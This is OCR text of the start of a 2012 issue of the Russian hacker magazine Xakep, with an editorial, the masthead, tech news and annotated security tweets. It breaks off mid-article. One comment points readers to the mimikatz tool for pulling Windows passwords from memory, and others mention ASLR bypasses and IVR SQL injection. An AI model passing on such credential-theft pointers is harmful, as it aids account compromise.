

HOWTO: ДВУХФАКТОРНАЯ АВТОРИЗАЦИЯ 036



06 (161) 2012

ОБЗОР ОБЛАЧНЫХ ХОСТИНГОВ



Apache Hadoop: строим свой вычислительный кластер

РЕКОМЕНДОВАННАЯ
ЦЕНА: 230 р.

USB-ТРОЯН 018

КИТАЙСКАЯ ПЛАТА ЗА $24 МОЖЕТ СТАТЬ ОПАСНЫМ ИНСТРУМЕНТОМ В РУКАХ ЗЛОУМЫШЛЕННИКА

(game)land
hi-fun media
publishing for enthusiasts
4 607157 100063 12006

024

ИНТЕРВЬЮ С РАЗРАБОТЧИКОМ HIGHLOAD-СИСТЕМ

030

ТРЮКИ И ХАКИ ДЛЯ ANDROID

130

SOPA И PIPA: ЧЕГО ХОТЯТ КОПИРАСТЫ



НЕ УПУСКАЙ ВОЗМОЖНОСТИ

Мой дедушка — кандидат медицинских наук, известный в Твери хирург. Он нередко делится со мной историями из своей жизни и рассказывает о своем профессиональном пути. Каждый раз, слушая его, я невольно сравниваю «условия тогда» и «условия сейчас» и понимаю две вещи. Какие же мы все-таки везунчики, у нас есть возможности для развития, которых никогда раньше не было. И какие мы, черт подери, дураки, что многие из этих возможностей не используем или вообще игнорируем.

Простой пример. Как часто ты задумываешься, что надо найти какую-то книжку? Да практически никогда, потому что любое, даже очень редкое издание сейчас можно купить онлайн и, чего греха таить, иногда даже бесплатно скачать с торрентов. Раньше же поиск хороших книг превращался в настоящую охоту, а многие издания были доступны только в одном месте — в библиотеке.

Возможность съездить на профессиональную конференцию, где с докладами выступают настоящие мастодонты своего дела, раньше была редкой удачей и везением. Сейчас онлайн-трансляции (в HD да еще на разных языках) стали чуть ли не обязательным атрибутом любой хорошей конфы. Смотри — не хочу.

В Сети развиваются профессиональные сообщества, где можно поделиться опытом и получить реальную консультацию у своих коллег. Можно ли было представить еще 15 лет назад, что самые прорывные люди своего дела не только России, но и вообще мирового уровня будут на расстоянии всего одного email?

Технологии бесповоротно меняют подходы к обучению: разрабатываются целые платформы для удаленного образования. В этом пока не преуспели отечественные вузы, но зато авторитетнейшие технические MIT и Стэнфордский университет позволяют пройти настоящие курсы с упражнениями и экзаменами.

Я вот что хочу сказать. Двигайся вперед. Стремительно и напористо. Еще никогда у нас не было столько возможностей для развития, а упускать их и не реализовывать себя — это чистейшей воды глупость и даже преступление.

step, гл. ред. X

P. S. Забавно. Я написал в][более четырехсот статей и колонок. А вот Intro пишу впервые. И в этом, по ощущениям, есть что-то особенное. Рад приветствовать тебя, будучи в новой должности :).



РЕДАКЦИЯ

Главный редактор Степан «step» Ильин (step@real.xakep.ru)
Выпускающий редактор Николай «gorl» Андреев (gorlum@real.xakep.ru)

Редакторы рубрик
PC_ZONE и UNITS Степан «step» Ильин (step@real.xakep.ru)
ВЗЛОМ Петр Стаховски (petya@real.xakep.ru)
UNIXOID и SYN/ACK Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
MALWARE Александр «Dr. Klouniz» Лозовский (alexander@real.xakep.ru)
КОДИНГ Николай «gorl» Андреев (gorlum@real.xakep.ru)
PR-менеджер Людмила Вагизова (vagizova@glc.ru)
Литературный редактор Евгения Шарипова

DVD

Выпускающий редактор Антон «ant» Жуков (ant@real.xakep.ru)
Unix-раздел Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
Security-раздел Дмитрий «D1g1» Евдокимов (evdokimovds@gmail.com)
Монтаж видео Максим Трубицын

ART

Арт-директор Алик Вайнер (alik@glc.ru)
Дизайнер Егор Пономарев
Верстальщик Вера Светлых
Билд-редактор Елена Беднова
Иллюстрация на обложке Виктор Миллер Гауса

PUBLISHING

Учредитель ООО «Гейм Лэнд», 115280, Москва, ул. Ленинская Слобода,19, Омега плаза, 5 этаж, офис № 21. Тел.: (495) 935-7034, факс: (495) 545-0906

Генеральный директор Дмитрий Агарунов
Генеральный издатель Андрей Михайлюк
Финансовый директор Андрей Фатеркин
Директор по маркетингу Елена Каркашадзе
Управляющий арт-директор Алик Вайнер
Главный дизайнер Энди Тернбулл
Директор по производству Наталья Штельмаченко

РАЗМЕЩЕНИЕ РЕКЛАМЫ

Тел.: (495) 935-7034, факс: (495) 545-0906

РЕКЛАМНЫЙ ОТДЕЛ

Заместитель генерального директора по продажам Зинаида Чередниченко (zinaidach@glc.ru)
Директор группы TECHNOLOGY Марина Филатова (filatova@glc.ru)
Старшие менеджеры Ольга Емельянцева (olgaeml@glc.ru)
Светлана Мельникова (melnikova@glc.ru)
Менеджеры Дмитрий Качурин (kachurin@glc.ru)
Елена Поликарпова (polikarpova@glc.ru)

Директор корпоративной группы (работа с рекламными агентствами)
Кристина Татаренкова (tatarenkova@glc.ru)
Старшие менеджеры Юлия Господинова (gospodinova@glc.ru)
Мария Дубровская (dubrovskaya@glc.ru)
Старший трафик-менеджер Марья Буланова (bulanova@glc.ru)

ОТДЕЛ РЕАЛИЗАЦИИ СПЕЦПРОЕКТОВ

Директор Александр Коренфельд (korenfeld@glc.ru)
Менеджеры Светлана Мюллер
Наталия Тулинова

РАСПРОСТРАНЕНИЕ

Директор по дистрибуции Татьяна Кошелева (kosheleva@glc.ru)
Руководитель отдела подписки Виктория Клепикова (lepikova@glc.ru)
Руководитель спецраспространения Наталья Лукичева (lukicheva@glc.ru)

Претензии и дополнительная инфа:
В случае возникновения вопросов по качеству печати и DVD-дисков: claim@glc.ru.
Горячая линия по подписке
Факс для отправки купонов и квитанций на новые подписки: (495) 545-09-06
Телефон отдела подписки для жителей Москвы: (495) 663-82-77
Телефон для жителей регионов и для звонков с мобильных телефонов: 8-800-200-3-999
Для писем: 101000, Москва, Главпочтамт, а/я 652, Хакер


Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14.02.2002.

Отпечатано в типографии Scanweb, Финляндия. Тираж 218 400 экземпляров.


В 159-м номере нашего журнала в статью «С антивирусами покончено!» вкралась досадная ошибка, не указан второй автор. Автором части статьи про антивирусные песочницы является Илья Рабинович. Приносим свои извинения.

Content

HEADER









PCZONE



ВЗЛОМ

MALWARE

КОДИНГ



UNIXOID

SYN/ACK

СЦЕНА

FERRUM

ЮНИТЫ



MEGANEWS



TREND MICRO ПРИЗНАЛИ ANDROID САМОЙ НЕБЕЗОПАСНОЙ МОБИЛЬНОЙ ОС. Самой защищенной, по их мнению, является BlackBerry 7 OS от RIM.


МТС НЕЧАЯННО АТАКОВАЛА СМАРТФОНЫ SAMSUNG

О «СТРАШНОМ ВИРУСЕ» «МТС МОБИЛЬНАЯ ПОЧТА»

В прошлом месяце владельцев смартфонов Samsung по всему миру не на шутку перепугал неизвестный страшный вирус. Имя этому вирусу было «МТС Мобильная почта» :). В один прекрасный день пользователи смартфонов Samsung на базе Android стали обнаруживать на своих устройствах непонятное приложение «МТС Мобильная почта» (MTS Mobile Mail). Мало того что они его никогда не устанавливали, так оно еще и на русском!

Приложение просто находили в списке программ, доступных для обновления в Google Play (бывший Android Market). Ситуацию осложняло то, что эта фигня требовала полного доступа к различным функциям телефона, включая и раздел SMS, что, разумеется, тут же вызвало подозрения о ее вредоносном характере. К тому же у большинства юзеров не получилось удалить приложение — любые попытки приводили к тому, что оно восстанавливалось.


Паника, тысячи постов в блогах и самые разные догадки. Спустя некоторое время в МТС наконец объяснили ситуацию. Вина за несанкционированную установку почтового приложения в Android-смартфоны легла на разработчика программы. Оказалось, причиной «эпидемии» стало совпадение специальных идентификаторов App ID «МТС мобильная почта» и почтового приложения Samsung в магазине приложений Google Play. Обе программы фигурировали там под ID com.seven.Z7, что и привело к самопроизвольной установке «Почты МТС» на тысячи смартфонов. Классный трюк!



Представители МТС подчеркивают, что самоустанавливающееся приложение «МТС мобильная почта» имеет все необходимые лицензии, не является вирусом и не опасно для пользовательских устройств.

ХРАНЕНИЕ ДАННЫХ НА ДИСКАХ ЕЩЕ НЕ В ПРОШЛОМ


SONY ПРЕДСТАВИТ НОВОЕ РЕШЕНИЕ НА БАЗЕ СТАРОЙ ТЕХНОЛОГИИ



Как известно, компакт-диски, которые в этом году отмечают тридцатилетие с момента выхода на рынок, были созданы компаниями Sony и Philips. Пока другие производители ориентируются на хранение данных в облаках, на HDD и SSD, Sony решила обратить свое внимание на старые добрые диски. Японская корпорация намерена предложить рынку систему архивного хранения данных на оптических дисках. Более того, Sony уже сформировала организацию Optical Disc Archive Advisory Group, цель которой — продвигать новый формат носителей в разных отраслях. Сообщается, что новая система Sony будет ориентирована на долговременное хранение информации, а значит, носители будут устойчивы к перепадам температуры и влажности, воздействию пыли и воды. Важным достоинством системы является совместимость между поколениями оборудования, избавляющая от необходимости переноса архивных копий на новые носители. К осени текущего года Sony планирует выпустить несколько видов оптических дисков для архивного хранения данных, которые будут совместимы с приводом ODS-D55U (ODC1500R). Это устройство открывает новую линейку оборудования, оснащается интерфейсом USB 3.0 и поддерживает носители объемом от 300 Гб до 1,5 Тб.



TWITTER НЕ СМОГ КУПИТЬ INSTAGRAM, А FACEBOOK'У ЭТО УДАЛОСЬ. За миллиард баксов! Причем изначально речь шла о двух миллиардах, но Цукерберг сумел сбить цену.



ПЕРВЫЕ СМАРТФОНЫ НА БАЗЕ ОС BOOT TO GECKO (разработку которой ведет Mozilla) появятся в продаже в Бразилии. Релиз намечен на конец 2012 или начало 2013 года.



В НОВОМ IPAD ОБНАРУЖИЛАСЬ ПРОБЛЕМА — нестабильное подключение к 3G-сетям. Девайс то и дело теряет соединение и не может восстановить его без ребута.



ЯНДЕКС ЗАПУСТИЛ СОБСТВЕННОЕ ОБЛАЧНОЕ ХРАНИЛИЩЕ ФАЙЛОВ — Яндекс.Диск (disk.yandex.ru). Правда, пока сервис работает только по приглашениям. Или уже нет? :)

КЛИКАЙ БЕЗЗВУЧНО

МЫШЬ ДЛЯ ПОЛЬЗОВАТЕЛЕЙ СО СПЕЦИФИЧЕСКИМИ ТРЕБОВАНИЯМИ



Бесшумной клавиатурой сегодня уже никого не удивишь: подобный девайс может пригодиться в самых разных случаях, как из чисто практических, так и из эстетических соображений. Однако не многим известно, что в дополнение к «тихой» клавиатуре можно подобрать такую же мышь. Недавно компания Nexus, более известная как производитель кулеров, корпусов и блоков питания, анонсировала целую линейку бесшумных беспроводных мышей NXTEK SM-5000 с оптическим датчиком. Бесшумность «грызунов» обеспечивает запатентованная технология беззвучно срабатывающих кнопок Silent Switch. Эта же технология применяется и в других изделиях компании, например в компьютерной мышке SM-8000. Манипуляторы NXTEK SM-5000 имеют встроенный переключатель разрешения оптического датчика: можно установить значение 1000, 1200 или 1600 точек на дюйм. Также модели NXTEK SM-5000 оснащены двумя колесиками прокрутки. Мыши подключаются к компьютеру по радиоканалу на частоте 2,4 ГГц с помощью входящего в комплект миниатюрного приемника. Дата начала продаж и цена, к сожалению, неизвестны.

В Nexus отмечают, что «тихие» мыши, к примеру, востребованы многими звукозаписывающими компаниями и телестудиями.



НА СВОБОДНОМ ПО МОЖНО ДЕЛАТЬ БОЛЬШИЕ ДЕНЬГИ

RED HAT СТАЛА ПЕРВОЙ КОМПАНИЕЙ В МИРЕ OPEN SOURCE С ОБОРОТОМ БОЛЕЕ МИЛЛИАРДА ДОЛЛАРОВ. ВОТ ОНА, ЦЕНА ОТКРЫТОСТИ :).

ПАТЕНТНЫЕ ВОЙНЫ: СВОДКИ С ПОЛЕЙ

ЛИНУС ТОРВАЛЬДС «ОБЕЗВРЕДИЛ» ОДИН ИЗ КЛЮЧЕВЫХ ПАТЕНТОВ MICROSOFT

В последние годы излюбленным рычагом давления на конкурентов в Кремниевой долине стали патенты. Все патентуют всё, миллионы долларов тратятся на перекупку патентов у других компаний, и на основании всего этого все судятся со всеми.


Также на сегодняшний день многие производители мобильных устройств на базе ОС Android выплачивают патентные отчисления компании Microsoft. Лишь малое число компаний отказались подписать подобные соглашения с Microsoft, и среди этих компаний была Motorola. Разумеется, Microsoft это не устроило, и в октябре 2010 года компания подала судебный иск. В ответ Motorola подала жалобу на Microsoft в Комитет по международной торговле США (United States International Trade Commission, ITC). В декабре 2011-го судья по административным делам согласился, что Motorola нарушила четыре патента, принадлежащих Microsoft.

Однако данное решение может сделать недействительным один из важных патентов Microsoft, который известен как патент 352. Он касается единого пространства имен для длинных и коротких имен файлов и уже не раз фигурировал в известных патентных исках Microsoft, например против компании Barnes & Noble. Дело в том, что уже после суда сотрудники Motorola отыскали в сети старое сообщение Линуса Торвальдса об использовании длинных имен файлов, совместимых с короткими именами, в связи с чем Линус дал показания по поводу этого технического обсуждения двадцатилетней давности, а также по поводу сообщения в электронной конференции comp.sys.atari.st.tech. Стоит сказать, что обсуждение имело место за три года до выдачи патента. По словам Торвальдса, юристы Microsoft несколько раз переспрашивали, действительно ли он уверен в точности этой даты. Хотя дата потом была перепроверена в другом архиве, они продолжали давить на него этим вопросом.

Как бы то ни было, показания Торвальдса убедили административного судью в том, что патент 352 не имеет силы, что и было зафиксировано в общем решении. Решение пока является первичным и в данный момент рассматривается согласно регламенту. Поскольку ITC является торговой, а не судебной инстанцией, федеральные судьи могут вовсе проигнорировать это решение. Впрочем, многие федеральные судьи внимательно следят за тем, что происходит в ITC. Если решение остается в силе, то, по мнению многих юридических обозревателей, вопрос может стать очень серьезным. По словам исполнительного директора компании Open Invention Network, это патент с долгим и интересным прошлым и дело касается не только открытого сообщества, но вообще каждого. Тем не менее, известный исследователь проблемы патентов и патентных противостояний, касающихся Open Source, Флориан Мюллер метко замечает, что у Microsoft есть в запасе огромное количество патентов, «которые можно использовать, добиваясь финансовых отчислений. Тот факт, что Microsoft часто используют какой-то один патент, трактующий файловые системы, не означает, что у них нет других патентов». Мюллер также считает, что софтверный гигант скорее всего подаст апелляцию в Федеральный апелляционный суд данного федерального округа и точка в этом вопросе будет поставлена еще очень не скоро.

ОБНАРУЖЕН ПЕРВЫЙ БУТКИТ ДЛЯ ANDROID

МОБИЛЬНАЯ МАЛВАРЬ ПРОДОЛЖАЕТ РАЗВИВАТЬСЯ



Во время отслеживания и анализа эволюции вариантов ранее известной малвари DroidKungFu в исследовательском центре NQ Mobile Security обнаружили программу DKFBootKit. Софтину уже окрестили первым Android-буткитом. Хотя DKFBootKit использует ранее известные способы внедрения боевой нагрузки в обычные приложения, он специально выбирает для заражения именно те приложения, которые требуют рутовых привилегий. Для распространения DKFBootKit использует легальные программы, производит их пересборку (включая в них свой вредоносный код) и в таком виде распространяется по Сети. К модифицируемым программам прежде всего относятся утилиты мониторинга системных ресурсов, антивирусы и некоторые игры. DKFBootKit внедряется в процесс загрузки оригинальной системы Android и подменяет ряд системных утилит из каталога «/system/lib» (например, ifconfig и mount) и демонов (vold и debuggerd). Root-права позволяют DKFBootKit производить любые действия, связанные с управлением приложениями и данными, размещаемыми на Android-устройствах. Кроме того, DKFBootKit является ботом, ожидающим управляющих команд с серверов. Исследование показало, что большинство доменов для серверов управления DKFBootKit зарегистрированы в январе 2012 года.


Пока выявлено лишь несколько сотен заражений DKFBootKit, но специалисты ожидают значительного увеличения этой цифры уже в ближайшем будущем.



УНИВЕРСАЛЬНОЕ ПЕРО ДЛЯ ВСЕГО И СРАЗУ

МНОГОФУНКЦИОНАЛЬНЫЙ ГАДЖЕТ ОТ WACOM

Компания Wacom хорошо известна на российском рынке благодаря своим графическим планшетам. Пожалуй, можно без малейшего преувеличения сказать, что устройства Wacom — одни из лучших в своей области. Но недавно компания представила гаджет для более широкой публики. Перо Wacom Bamboo Stylus duo объединяет в себе сразу два устройства. С одной стороны, перо можно использовать для взаимодействия с сенсорными экранами планшетов и смартфонов (подходит для емкостных экранов, которыми, в частности, оснащаются планшеты Apple iPad). С другой стороны, перо выполняет функцию обыкновенной ручки. Причем словосочетание «с другой стороны» нужно воспринимать буквально. Противоположный конец пера представляет собой черную шариковую ручку со сменными стержнями с шариком диаметром 0,7 мм. Разработчики Wacom Bamboo Stylus duo поэтично заявляют, что связали в одном изделии цифровой и аналоговый мир. В комплект устройства входит колпачок, подходящий для обоих концов пера. Продажи Wacom Bamboo Stylus duo начнутся в мае по цене 34,90 фунта стерлингов (примерно 50 долларов). Вместе с необычным пером было анонсировано и приложение Wacom Bamboo Paper для iPad и Android. С мая 2012 года его можно будет бесплатно загрузить из Apple App Store и Google Play.



Обычно смартфоны производятся на платформе, в основе которой лежит ARM-процессор. Но теперь на рынке появился новый игрок. С 23 апреля начались продажи первого смартфона на процессоре Intel. Интересно, что первый смартфон Intel появился не в США и даже не в Европе, а в Индии. Это модель Xolo X900 от компании Lava, ведущей бизнес исключительно в родной стране.







MCAFEE ВЫПУСТИЛА БЕСПЛАТНОЕ ПО ДЛЯ УПРАВЛЕНИЯ БД MYSQL И ИХ МОНИТОРИНГА. Инструмент призван помочь выявлять возможные проблемы безопасности.



В СЕРВИСЕ GOOGLE STREET VIEW ИНТЕРЕСНОЕ ОБНОВЛЕНИЕ — появилась возможность виртуально путешествовать по рекам и лесам бассейна одной из крупнейших в мире рек — Амазонки.

НОВЫЙ ПРОЕКТ WIKIMEDIA FOUNDATION

ОТКРЫТАЯ БАЗА ЗНАНИЙ О МИРЕ, КОТОРУЮ МОГУТ ЧИТАТЬ И РЕДАКТИРОВАТЬ КАК ЛЮДИ, ТАК И МАШИНЫ

Фонд Wikimedia анонсировал новый проект — Wikidata. Планируется создать доступную для совместного наполнения структурированную базу данных, в которой будут собраны самые разные сведения и знания. Wikidata предполагают вести на всех языках, доступных в Wikimedia, проект должен стать центральным и единым хранилищем данных для всех проектов Wikimedia. Примерно так же Wikimedia Commons выступает центральным хранилищем мультимедийных файлов для всех остальных проектов. За последние семь лет это, пожалуй, первый значительный проект Wikimedia. На разработку начального прототипа Wikidata уже выделено 1,3 миллиона евро, половина из которых была пожертвована Институтом решения проблем искусственного интеллекта (AI²), созданным Полом Алленом. Остальную часть финансирования предоставили компания Google и фонд Gordon and Betty Moore Foundation. Разработка Wikidata будет разделена на три фазы. Первую фазу планируется завершить уже в августе текущего года — до конца лета будет проведена централизация ссылок между версиями Wikipedia на разных языках. На второй стадии, результаты которой планируется представить в декабре 2012 года, редакторы получат возможность добавлять и использовать данные в Wikidata. В финальной фазе появятся средства для автоматического создания списков и схем, основанных на данных в Wikidata.

Зачем вообще нужна Wikidata? Чтобы снабжать структурированной информацией компьютерные программы. Нам явно необходим некий единый формат и общий способ для всех компьютеров, как извлекать знания о мире, будь то информация о часовых поясах, координаты городов мира или дни рождения известных личностей. Все эти данные должны быть доступны компьютерам через единый интерфейс.

Приведем простой пример. В Wikidata может быть сохранена численность населения определенного города, к которой в дальнейшем можно обращаться из статей Wikipedia по ключу с названием города и атрибутом, ассоциированным с численностью населения. При необходимости изменить информацию достаточно будет поправить запись в базе данных, после чего во всех статьях энциклопедии, упоминающих численность населения города N, будут использоваться новые сведения. То есть отпадает необходимость вручную выискивать и править все эти статьи. Кроме численности населения, можно сопоставить с городом различные географические и политические сведения, такие как имя мэра, телефонный код и так далее. Все эти данные будут доступны не только для ручного редактирования, но и для полностью автоматизированной машинной обработки. Данные могут быть задействованы в самых разнообразных сторонних приложениях, например в системах аннотирования научных статей. Система будет поддерживать гибкие средства локализации, что позволит хранить единые представления фактов на всех языках, поддерживаемых в Wikipedia (даже если статья не переведена, для всех языков можно будет вывести типовые факты). Данные будут предоставляться на условиях лицензии Creative Commons.






Wikidata должна иметь успех, ведь уже сегодня существуют проекты, которые извлекают данные из Wikipedia и публикуют их в структурированном виде, к примеру Freebase (freebase.com) и DBpedia (dbpedia.org).

SKYPE ОПЯТЬ РАЗРЕВЕРСИЛИ

ОПУБЛИКОВАН РАСШИФРОВАННЫЙ БИНАРНЫЙ ФАЙЛ SKYPE V. 5.5. ТЕПЕРЬ МОЖНО ЗАПУСКАТЬ SKYPE В ОТЛАДЧИКЕ.




Алексей Синцов




#hacker tweets



@troyhunt:
У меня была проблема. Я написал regexp. Теперь у меня две проблемы...



@osanova:
Я такая старая, что помню время, когда не было безглазых смайликов.




@pod2g:
Новости: у нас есть все необходимые для jailbreak эксплойты. Работаю над обходом ASLR.




@Rogunix:
«Integer Overflow» исследование и тулза — http://t.co/dEkD8eai.




Комментарий:
Любопытный материал про автоматическое нахождение ситуаций целочисленного переполнения.




@terrorobe:
Обход ASLR с помощью Flash — вечеринка в стиле '99: http://t.co/U06znafE (предоставлено @fjserna #security #info_leak).



@climagic:
Проблемы всегда в курсе, когда я занят другими делами.



@SecurityBorat:
Сегодня Петр попросил меня открыть файрвол, чтобы он мог достать Active Directory. Я спросил его, могу ли я уединиться с его женой. Он сказал — нет. Вот именно!




@aaronportnoy:
Цитата дня: «Покупка IDA — это сплошная головная боль. Я знал, что реверс-инженеры все динозавры, но использовать факс для отправки форм заказа? Вы что, серьезно?»



@lakiw:
«Pass the Hash» это так 2011. Теперь уже «Pass the Pass».



Комментарий:
Windows сохраняет в памяти пароли аутентифицированных пользователей до перезагрузки, так что их можно выдернуть прямо оттуда. Если интересно, гуглите «mimikatz» 8)




@n00bznet:
Я нашел новый 0-day в BackTrack... Пароль по умолчанию — toor. Вы получите r00t! ВСЕ ИНСТАЛЛЯЦИИ ПО УМОЛЧАНИЮ УЯЗВИМЫ. Патч через passwd.

Комментарий:
Сарказм на тему недавнего PR одной компании, которая занимается тренингом по ИБ. Типа, они нашли там уязвимость в BackTrack, позволяющую поднять привилегии.



@fb1h2s:
Мой IVR-доклад и видео — http://t.co/hRURBVId #BlackhatEu.


Комментарий:
Почти что олдскул хакинг. Советую оценить и презентацию и видео по ссылке. Тема — взлом IVR-приложений по телефонной линии. IVR — это робот, который отвечает на телефонные звонки в разных учреждения («Для выбора русского языка нажмите 1» и так далее), в том числе в банке. Через этот функционал, например, можно узнать информацию о счете или заблокировать свою карту. Так вот, на Black Hat EU был доклад от Rahul Sasi, как это дело ломать: от брутфорса до инъекции SQL через DTMF.



@mikko:
Phrack #68 is out. http://t.co/ArfmwCtH.




Комментарий:
Кто не в курсе, Phrack — самый уважаемый технический хакерский е-зин. Написать статью туда — это все равно что стать легендой :). Первый номер вышел аж в 1985-м!



@strcpy:
@taviso, вот что @mdowd говорит: «LOL, ты должен был причитать мою книжку и сэкономить себе время».




Комментарий:
Тэвис Орманди нашел уязвимость переполнения буфера в куче в OpenSSL. Однако эту же багу нашел Марк Доуд в 2006 году! Более того, он описал ее детали в своей книжке, которая всем доступна. :)



@n00bznet:
ИнфоБез — это война, и каждый солдат имеет свой ствол. Не забывай про это в качестве своего основного оружия.



@geovedi:
Нерды — просто люди, которые горят чем-то достаточно, чтобы тяжело над этим работать.



@0xcharlie:
Я говорил, что мой доклад на HITB AMS был отклонен? Если не считать RSA, это случилось в первый раз начиная с 2007-го.

Комментарий:
Да ладно, мой тоже они отклонили :). И тоже в первый раз со мной такое... Не переживай, Чарли, зато порадуйся за Никиту Тараканова и Александра Бажанюка: их доклад на тему автоматизированного поиска багов был принят.

КАК ПОТЕРЯТЬ ДЕСЯТЬ МИЛЛИОНОВ ПЛАСТИКОВЫХ КАРТ

VISA И MASTERCARD ПОПАЛИ В НЕПРИЯТНУЮ ИСТОРИЮ



Не стоит забывать, что Visa и MasterCard не выпускают пластиковые карты, — этим занимаются банки.

